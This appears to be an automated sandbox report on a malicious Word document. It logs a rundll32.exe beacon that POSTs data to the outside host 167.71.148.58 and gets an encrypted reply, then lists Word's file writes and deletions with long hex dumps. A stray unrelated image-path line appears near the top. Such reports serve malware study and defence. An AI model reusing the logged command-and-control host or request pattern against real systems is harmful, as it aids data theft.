Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49172	167.71.148.58	443	C:\Windows\SysWOW64\rundll32.exe


Timestamp	kBytes transferred	Direction	Data
Jan 26, 2021 13:50:01.704492092 CET	296	OUT	POST /um49al9zetvy1g5wmnt/twmd2l9pj/0k1iudym/ag1m0i31pvl6lis/m8khm/21qx1r3lmxejnl/ HTTP/1.1 DNT: 0 Referer: 167.71.148.58/um49al9zetvy1g5wmnt/twmd2l9pj/0k1iudym/ag1m0i31pvl6lis/m8khm/21qx1r3lmxejnl/ Content-Type: multipart/form-data; boundary=-----------------------z2vqH5ZpSVZftRl6dB758VD User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 167.71.148.58:443 Content-Length: 5908 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Jan 26, 2021 13:50:02.496376038 CET	304	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 26 Jan 2021 12:50:02 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Data Raw: 37 64 34 0d 0a 95 b8 22 bf 79 50 d2 d8 9d 39 e0 cf 06 07 31 6c 91 7d 90 6f 81 50 7b 35 e6 3c 42 b2 29 10 03 e1 16 cf 24 1c b8 82 6e 58 ef bc 0c 03 05 07 1d 53 e0 7e 8b fe f8 44 56 68 d3 5f 6a 2a ff 56 73 38 dc f3 1d aa 6e 44 4b e6 7f 0f b9 fa 52 0b 14 3c 92 b2 d0 27 a5 35 33 32 e2 fa 6d 4c c2 6e 68 c7 3c 06 94 b9 58 5f 9f cc 2a 98 b5 71 97 a4 c8 cc 90 21 53 e2 a0 ca 31 38 2c 3e e4 19 c0 32 74 a3 d8 f8 1b ff a3 48 b6 f0 28 e3 27 54 67 ea 41 43 6b 5f c2 10 a7 f1 de 83 65 fe f1 48 73 7e f4 47 a8 dc 91 58 4b 26 41 1e 84 a0 06 7e b2 d2 fd c0 7b 30 02 84 2e 62 db b4 53 0b bd ce 99 d3 9e 97 dd a0 9a dd ee bd f3 f7 22 c6 e7 12 61 34 83 69 b8 5f c8 2d 16 8f 71 70 18 74 f6 e7 5a c6 fa a8 47 79 6e 29 0d 0f a0 31 49 5b 1a c9 73 ff fc 2c 42 99 e3 fb 96 07 58 83 c0 5e ea d3 70 8c ab 18 c0 e0 c8 75 c4 a0 e8 63 13 91 0e 4e 2b 97 ad 84 f1 6c 87 3a f5 85 da e8 9d d9 2a 4c 0b b1 15 af 15 42 1b 31 36 6d 7d 82 97 fb 26 83 23 5e 01 e6 41 88 d7 ce b2 3f d3 47 24 8c 6c 98 68 17 4f 8d c5 0b 5b 71 90 f7 7c a6 38 cc 77 52 c3 78 fc 24 93 1c 1f ea 06 6c 5a ed 88 fc cf a0 2d 48 c7 62 6c da 45 16 3e ca b1 ff 0c 7a 4b ce cf 37 01 3c 94 bc 9a 23 ce 5c 0f 33 e2 05 5d f0 1f 8b 51 a1 fc 7b bd 5c 49 90 ac 4a 59 e5 59 d5 25 c0 ff 73 c5 9a e3 c0 c0 fb 60 31 39 d1 2c 48 19 bd ed 58 41 57 16 82 c5 e7 22 57 10 e7 96 e9 13 ee 2f f6 25 e0 07 31 64 b7 b3 35 bd c0 81 57 33 34 45 1c ce a2 57 9b 4c 21 d2 bd 61 a6 cc 65 be 77 1c 34 f4 30 3b f2 d0 67 ec 57 c3 14 6c e0 af db 0f 44 e5 13 62 ae 9c 16 77 e2 0b 0f 93 6a 5a d3 6f 49 30 c0 1e fc 14 3a a1 65 02 1a 75 9f 82 be d1 66 0b d0 44 73 66 26 ea 21 9a 4a 3b a9 8a 0d e0 b7 54 40 26 b4 ff 88 8c 69 ae a8 de 91 b4 76 89 b2 bf a2 82 b5 c4 bd 87 33 e4 de 98 62 52 52 16 2e 90 ba ed 18 e9 f3 7a 09 da d0 ed d6 4a ab d6 60 91 0e 36 f7 49 0c ce 1f dd cd 05 84 b5 86 8d 9c 08 71 b7 8f 78 f9 7b 19 aa 0b 4b 68 a9 8b 05 34 50 2e 1e c1 7a 19 09 d6 78 39 f5 c0 ef 15 ad 85 e8 26 23 1c df a2 26 a0 bb 48 72 5a 34 e4 9c ad 9b b4 2d 4f 22 bf e9 63 33 72 ae 82 63 c3 b7 16 1d c9 6f 9e 10 5d 6a 28 b5 ee 4c 3b cb cc 84 56 d3 09 a1 f7 95 88 30 af 36 ab 2f b2 38 27 19 d1 e2 92 bc 50 c3 7e 74 5e e5 5a bf da 47 6d 91 34 54 86 5a 8f f2 ca 47 93 ec 0e 06 3e 64 ac 81 40 27 ad 4f dc ca db 07 a8 f4 58 e7 f5 b3 58 65 11 5d 57 53 3a 3d 50 f7 62 d8 72 ea af 55 8c cd f7 39 00 b7 a1 7a 15 41 e0 39 93 0f fd 49 45 0f c3 46 88 47 9b 78 fc b6 34 54 43 9c 8b 95 5c 72 87 70 2a 51 8f 45 8e a3 3e 78 05 33 10 20 a5 6 4 4e b1 b4 1c 4d 3d 08 b6 fa 71 26 17 c6 9d de 46 1e df 28 91 d5 67 73 ed 20 29 bf 88 f9 71 71 d7 5a aa 07 28 0c 0a f3 ea f4 e1 fe 05 1a 48 e2 ec 12 e9 0e 42 f9 b7 63 74 91 29 ae 3f 7a 1f 8f ac 15 4b 5f 44 51 ab 38 1d b5 91 cd 43 08 70 df a0 89 36 11 10 b1 aa eb c3 45 36 f1 51 d3 77 11 e4 fd 34 bf 09 23 30 ca 6e 46 e4 a5 52 fd 0d 69 b8 7a ab a9 39 99 4a 09 b9 93 1e f2 f0 c0 9a 62 dd 3c bd 89 4c b1 87 f5 2d c8 13 ed db b7 37 33 9a 3b f9 b0 26 36 b5 d9 f2 a5 57 0f 51 36 47 93 9a 1c 2c f8 50 9f 1a d0 6f 3b a9 7c 3b a7 71 35 89 91 61 bd 4c 45 a4 9a e7 7c 19 70 50 b8 f0 47 9a 91 bd e5 b1 c9 1f fb fa 0a 10 c0 31 c0 07 5f db f7 5e e4 ae d3 72 32 80 34 2e 35 3b f7 ea 9e f2 8f 3a 8e 29 07 88 79 23 67 95 5c f6 a6 d0 ec 56 e5 13 53 5f 8f 4f f5 5e 0d 96 58 6b ff 2e 93 98 0d db bb c2 be 66 57 5b 0e 3a 13 cf d2 8a 19 5a f2 e8 99 a4 88 fa f1 00 c6 d7 c4 88 07 61 1d 20 1e 95 ce 7c 8f ee 50 ce 30 e5 68 27 ff c8 49 b7 79 d5 8c 4e 76 3a 6b 21 e1 c3 88 02 ea e0 24 e5 52 a8 be b0 b4 92 6d 30 98 ad 87 c0 92 2a a1 d9 b3 82 95 30 4d f1 09 10 fa c8 9f 76 Data Ascii: 7d4"yP91l}oP{5<B)$nXS~DVh_j*Vs8nDKR<'532mLnh<X_*q!S18,>2tH('TgACk_eHs~GXK&A~{0.bS"a4i_-q ptZGyn)1l[s,BX^pucN+l:*LB16m}&#^A?G$lhO[q|8wRx$lZ-HblE>zK7<#\3]Q{\lJYY%s`19,HXAW"W/%1d5W34EWL!aew40; gWlDbwjZol0:eufDsf&!J;T@&iv3bRR.zJ`6Iqx{Kh4P.zx9&#&HrZ4-O"c3rco]j(L;V06/8'P~t^ZGm4TZG>d@'OXXe]WS:=Pb rU9zA9lEFGx4TC\rp*QE>x3 dNM=q&F(gs)qqZ(HBct)?zK_DQ8Cp6E6Qw4#0nFRiz9Jb<L-73;&6WQ6G,Po;|;q5 aLE|pPG1_^r24.5;:)y#g\VS_O^Xk.fW[:Za |P0h'IyNv:k!$Rm0*0Mv

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: WINWORD.EXE PID: 1820 Parent PID: 584

General

Start time:	13:47:41
Start date:	26/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13fa90000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DFBDF1E61E6A323FE9.TMP	read attributes | delete | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close	success or wait	1	7FEE94C3241	unknown
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE95226B4	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\Application Data\Microsoft\Forms	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE9455A04	unknown
C:\Users\user\Application Data\Microsoft\Forms\WINWORD.box	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FEE9455A04	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Forms\WINWORD.box	success or wait	1	7FEE9455A04	unknown
C:\Users\user\AppData\Local\Temp\~DF9BEFD351019D9747.TMP	success or wait	1	7FEE9449AC0	unknown
C:\Users\user\AppData\Local\Temp\~DF08CBBC467EF41F24.TMP	success or wait	1	7FEE94E5E7B	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE94CFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	02 00	..	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	91 00 00 00	....	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	b3 02 00 00	....	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	0d 23 00 00	.#..	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	bc 00 00 00	....	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	580	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.....,.....X..... .....L.....x... ....@.....l.....4..... .....`.....(.....T... .....H.....t..... <.....h.....0... .....\.....$.....P. .....|.....D..... p.....8.....	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff a4 38 00 00 ff ff ff ff 0f 00 00 00	.....8.....	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 0a 00 00 d0 08 00 00 0f 00 00 00	.....	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 24 00 00 00 1c 00 00 00 0f 00 00 00	....$.....	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 06 00 00 d0 03 00 00 0f 00 00 00	.....	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 80 00 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 10 00 00 10 0e 00 00 0f 00 00 00	.....	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 02 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	7FEE94CFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 78 00 00 78 47 00 00 0f 00 00 00	.....x..xG......	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 0b 00 00 54 06 00 00 0f 00 00 00	........T.......	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 10 00 00 10 0e 00 00 0f 00 00 00	....	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 20 00 00 00 10 00 00 00 0f 00 00 00	....	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	14500	26 21 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff 26 21 01 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 00 ff ff ff ff a6 10 02 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 00 44 00 00	&!............................ ....&!................. ....0..... ..,........................... ....H.......D..	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	128	c8 0d 00 00 f8 07 00 00 e0 0d 00 00 10 08 00 00 f0 0c 00 00 28 08 00 00 78 0c 00 00 40 08 00 00 d0 0b 00 00 98 0d 00 00 e8 0b 00 00 98 0a 00 00 68 0d 00 00 c0 0c 00 00 18 0c 00 00 88 08 00 00 90 09 00 00 88 0b 00 00 b0 0d 00 00 58 0b 00 00 40 0b 00 00 28 0b 00 00 f8 0d 00 00 08 0d 00 00 88 05 00 00 c0 03 00 00 90 0c 00 00 e0 0a 00 00 50 0d 00 00 20 0d 00 00 b8 0b 00 00 d8 0c 00 00	....................(...x...@. ....h........... ....X...@...(..... ....P...	success or wait	1	7FEE94CFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	3600	5d bd 8a 9e e9 cd e4 4e 8e e7 de 68 f1 7f 88 28 fe ff ff ff ff ff ff 01 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 00 00 00 00 ff ff ff ff 13 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 64 00 00 00 ff ff ff ff 0b 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab c8 00 00 00 ff ff ff ff 02 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 2c 01 00 00 ff ff ff ff 03 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 90 01 00 00 ff ff ff ff 20 47 bb 10 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 f4 01 00 00 ff ff ff ff e0 03 0c 57 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 58 02 00 00 ff ff ff ff 90 f5 72 ec 75 f3 ce 11 b9 e8 00 aa 00 6b 1a 69 bc 02 00 00 ff ff ff ff 70 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00 74 20 03 00 00 ff ff ff ff 71 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00	]......N...h...(.........CPf.. ....0...........CPf........ .0..d........CPf.........0.... ....t.........0...,..... ....t........0.......... G.... ....k.i...........W........ .k.iX.........r.u........k.i.. ......p#.............t ..... q#..............	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	976	20 03 00 00 01 00 00 00 ff ff ff ff ff ff ff ff 84 03 00 00 01 00 00 00 ff ff ff ff ff ff ff ff e8 03 00 00 01 00 00 00 ff ff ff ff ff ff ff ff 4c 04 00 00 01 00 00 00 ff ff ff ff ff ff ff ff b0 04 00 00 01 00 00 00 ff ff ff ff ff ff ff ff bc 02 00 00 01 00 00 00 ff ff ff ff ff ff ff ff d8 0e 00 00 01 00 00 00 ff ff ff 70 00 00 00 68 10 00 00 03 00 00 00 ff ff ff ff ff ff ff ff 04 10 00 00 01 00 00 00 ff ff ff 90 00 00 00 30 11 00 00 03 00 00 00 ff ff ff ff ff ff ff ff a0 0f 00 00 01 00 00 00 ff ff ff b0 00 00 00 94 11 00 00 03 00 00 00 ff ff ff ff ff ff ff ff 64 19 00 00 01 00 00 00 ff ff ff d0 00 00 00 28 23 00 00 03 00 00 00 ff ff ff ff ff ff ff ff c8 19 00 00 01 00 00 00 ff ff ff f0 00 00 00 f0 23 00 00 03 00 00 00 ff ff ff ff ff ff	....L..... ....p...h..... .....0..... ....d.....(# ..... .#.....	success or wait	1	7FEE94CFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2256	00 00 01 03 00 00 00 00 c8 0d 00 00 01 00 01 03 00 00 00 00 e0 0d 00 00 02 00 00 01 00 00 00 00 00 00 00 00 03 00 00 01 00 00 00 00 00 00 00 00 04 00 00 01 00 00 00 00 00 00 00 00 05 00 00 01 00 00 00 00 01 00 00 00 06 00 00 01 00 00 00 00 02 00 00 00 07 00 00 01 00 00 00 00 00 00 00 00 08 00 00 01 00 00 00 00 00 00 00 00 09 00 00 01 00 00 00 00 00 00 00 00 0a 00 00 01 00 00 00 00 01 00 00 00 0b 00 00 01 00 00 00 00 02 00 00 00 0c 00 00 01 00 00 00 00 00 00 00 00 0d 00 00 01 00 00 00 00 00 00 00 00 0e 00 00 01 00 00 00 00 00 00 00 00 0f 00 00 01 00 00 00 00 01 00 00 00 10 00 00 01 00 00 00 00 02 00 00 00 11 00 00 01 00 00 00 00 00 00 00 00 12 00 00 01 00 00 00 00 00 00 00 00 13 00 00 01 00 00 00 00 00 00 00 00 14 00 00 01 00 00 00 00 01 00 00 00 15 00 00	....	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	28	b0 0d 00 00 00 00 00 00 02 00 00 00 2d 00 73 74 64 6f 6c 65 32 2e 74 6c 62 57 57 57	............-.stdole2.tlbWWW	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	512	00 3f 00 00 48 22 00 00 e8 2d 00 00 34 47 00 00 70 45 00 00 ec 39 00 00 84 2b 00 00 e4 42 00 00 b8 3e 00 00 48 45 00 00 14 2e 00 00 58 47 00 00 c8 29 00 00 58 46 00 00 fc 43 00 00 f4 3a 00 00 ac 3f 00 00 f0 21 00 00 44 39 00 00 d0 44 00 00 d4 43 00 00 d4 40 00 00 d4 3b 00 00 20 24 00 00 d8 39 00 00 a4 37 00 00 ac 41 00 00 d0 35 00 00 34 43 00 00 a4 44 00 00 0c 43 00 00 9c 40 00 00 a0 46 00 00 10 47 00 00 b8 2d 00 00 b0 3d 00 00 1c 40 00 00 38 42 00 00 a8 3b 00 00 38 3d 00 00 c0 3f 00 00 a0 42 00 00 24 45 00 00 30 41 00 00 20 30 00 00 a0 3e 00 00 98 45 00 00 e8 41 00 00 48 43 00 00 10 26 00 00 4c 2d 00 00 38 2b 00 00 70 2f 00 00 40 3f 00 00 40 3e 00 00 f8 31 00 00 74 1f 00 00 28 3e 00 00 cc 38 00 00 94 27 00 00 f8 42 00 00 58 3e 00 00 b0 43 00 00 88 3c 00	.?..H"...-..4G..pE...9...+...B ...>..HE......XG...)..XF...C.. .:...?...!..D9...D...C...@...;.. $...9...7...A...5..4C...D.. .C...@...F...G...- ...=...@..8B ...;..8=...?...B..$E..0A.. 0.. .>...E...A..HC...&..L-..8+..p/ ..@?..@>...1..t...(>...8...'.. .B..X>...C...<.	success or wait	1	7FEE94CFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	18296	ff ff ff ff ff ff ff 07 00 43 0f 4d 53 46 6f 72 6d 73 57 00 00 00 00 ff ff ff ff 09 38 e4 f5 4f 4c 45 5f 43 4f 4c 4f 52 57 57 57 64 00 00 00 ff ff ff ff 0a 38 28 6f 4f 4c 45 5f 48 41 4e 44 4c 45 57 57 c8 00 00 00 ff ff ff ff 10 38 c2 57 4f 4c 45 5f 4f 50 54 45 58 43 4c 55 53 49 56 45 2c 01 00 00 ff ff ff ff 05 38 9f ce 49 46 6f 6e 74 57 57 57 90 01 00 00 ff ff ff ff 04 28 55 10 46 6f 6e 74 f4 01 00 00 ff ff ff ff 0c 38 a9 2a 66 6d 44 72 6f 70 45 66 66 65 63 74 58 02 00 00 ff ff ff ff 08 38 8c 62 66 6d 41 63 74 69 6f 6e bc 02 00 00 ff ff ff ff 10 38 8f 6b 49 44 61 74 61 41 75 74 6f 57 72 61 70 70 65 72 20 03 00 00 ff ff ff ff 0e 38 dc 56 49 52 65 74 75 72 6e 49 6e 74 65 67 65 72 57 57 84 03 00 00 ff ff ff ff 0e 38 e0 39 49 52 65 74 75 72 6e 42 6f 6f 6c	.........C.MSFormsW.....8 ..OLE_COLORWWWd.....8(oOLE_ HANDLEWW.....8.WOLE_OPTEXC LUSIVE,.....8..IFontWWW..... (U.Font.....8.*fmDrop EffectX.....8.bfmAction.....8.klDataAutoWrapper ...8.VIReturnIntegerWW.....8.9IReturnBool	success or wait	1	7FEE94CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	1620	22 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 4f 62 6a 65 63 74 20 4c 69 62 72 61 72 79 1c 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 66 6d 32 30 2e 68 6c 70 57 57 04 00 4e 6f 6e 65 57 57 04 00 43 6f 70 79 57 57 04 00 4d 6f 76 65 57 57 0a 00 43 6f 70 79 4f 72 4d 6f 76 65 03 00 43 75 74 57 57 57 05 00 50 61 73 74 65 57 08 00 44 72 61 67 44 72 6f 70 57 57 07 00 49 6e 68 65 72 69 74 57 57 57 02 00 4f 6e 57 57 57 57 03 00 4f 66 66 57 57 57 07 00 44 65 66 61 75 6c 74 57 57 57 05 00 41 72 72 6f 77 57 05 00 43 72 6f 73 73 57 05 00 49 42 65 61 6d 57 08 00 53 69 7a 65 4e 45 53 57 57 57 06 00 53 69 7a 65 4e 53 08 00 53 69 7a 65 4e 57 53 45 57 57 06 00 53 69 7a 65 57 45 07 00 55 70 41 72 72 6f 77 57 57 57 09 00 48 6f 75 72 47	".Microsoft Forms 2.0 Object Library..C:\Windows\system32\fm20.hlpWW..NoneWW..CopyWW..MoveWW..CopyOrMove..CutWW..PasteW..DragDropWW..InheritWWW..OnWWWW..OffWWW..DefaultWWW..ArrowW..CrossW..IBeamW..SizeNESWWW..SizeNS..SizeNWSEWW..SizeWE..UpArrowWWW..HourG	success or wait	1	7FEE94CFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
